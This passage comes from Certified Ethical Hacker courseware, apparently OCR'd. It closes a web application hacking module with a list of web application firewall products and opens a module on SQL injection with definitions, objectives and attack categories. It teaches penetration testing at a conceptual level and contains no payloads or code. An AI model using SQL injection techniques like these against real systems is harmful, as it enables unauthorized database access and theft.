


Figure 14.107: Screenshot of dotDefender web application firewall

Some additional web application firewalls are as follows:

- ServerDefender VP (*https://www.port80software.com*)
- HCL AppScan® Standard (*https://www.hcltech.com*)
- Radware's AppWall (*https://www.radware.com*)
- Qualys WAF (*https://www.qualys.com*)
- Barracuda Web Application Firewall (*https://www.barracuda.com*)


Module Summary


- In this module, we have discussed the following:
  - Web application concepts
  - Various web application attacks
  - Web application hacking methodology, which covers footprinting web infrastructure, analyzing web applications, bypassing client-side controls, attack authentication mechanisms, etc.
  - Various web application hacking tools
  - Web APIs, webhooks, and web shell concepts
  - Hacking web applications via web APIs, webhooks, and web shells
  - Various countermeasures that are to be employed to prevent web application hacking attempts by threat actors
  - Securing web applications using various security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform SQL injection attacks on the target web application

Module Summary

This module presented web application concepts. It also discussed various web application attacks in detail. Furthermore, it described the web application hacking methodology in detail. In addition, it illustrated various web application hacking tools. It also discussed web API, webhooks, and web shell concepts. Moreover, it explained ways of hacking web applications via web APIs, webhooks, and web shells. Subsequently, it presented various countermeasures against threat actors' attempts to hack web applications. Finally, it ended with a detailed discussion on how to secure web applications using various security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform SQL injection attacks on the target web application.


C|EH
Certified Ethical Hacker
Module 15:
SQL Injection



Module Objectives

SQL injection is the most common and devastating attack that attackers can launch to take control of a website. Attackers use various tricks and techniques to compromise data-driven web applications, causing organizations to incur severe losses in terms of money, reputation, data, and functionality. This module will discuss SQL injection attacks as well as the tools and techniques used by attackers to perform such attacks.

At the end of this module, you will be able:

- Describe the SQL injection concepts
- Perform various types of SQL injection attacks
- Describe the SQL injection methodology
- Use different SQL injection tools
- Explain different IDS evasion techniques
- Adopt SQL injection countermeasures
- Use different SQL injection detection tools

Module Flow

1	SQL Injection Concepts	4	SQL Injection Tools
2	Types of SQL Injection	5	Evasion Techniques
3	SQL Injection Methodology	6	Countermeasures

SQL Injection Concepts

This section discusses the basic concepts of SQL injection attacks and their intensity. It starts with an introduction to SQL injection and the basics required to understand SQL injection attacks, followed by some examples of such attacks.

What is SQL Injection?

- SQL injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database
- SQL injection is a basic attack used to either gain unauthorized access to a database or retrieve information directly from the database
- It is a flaw in web applications and not a database or web server issue

Why Bother About SQL Injection?

Based on the use of applications and the way they process user supplied data, SQL injections can be used to implement the following types of attacks:

1. Authentication and Authorization Bypass
2. Information Disclosure
3. Compromised Integrity and Availability of Data
4. Remote Code Execution

What is SQL Injection?

Structured Query Language (SQL) is a textual language used by a database server. SQL commands used to perform operations on the database include **INSERT**, **SELECT**, **UPDATE**, and **DELETE**. These commands are used to manipulate data in the database server.

Programmers use sequential SQL commands with client-supplied parameters, making it easier for attackers to inject commands. SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database. Such attacks are possible because of a flaw in web applications and not because of any issue with the database or the web server.

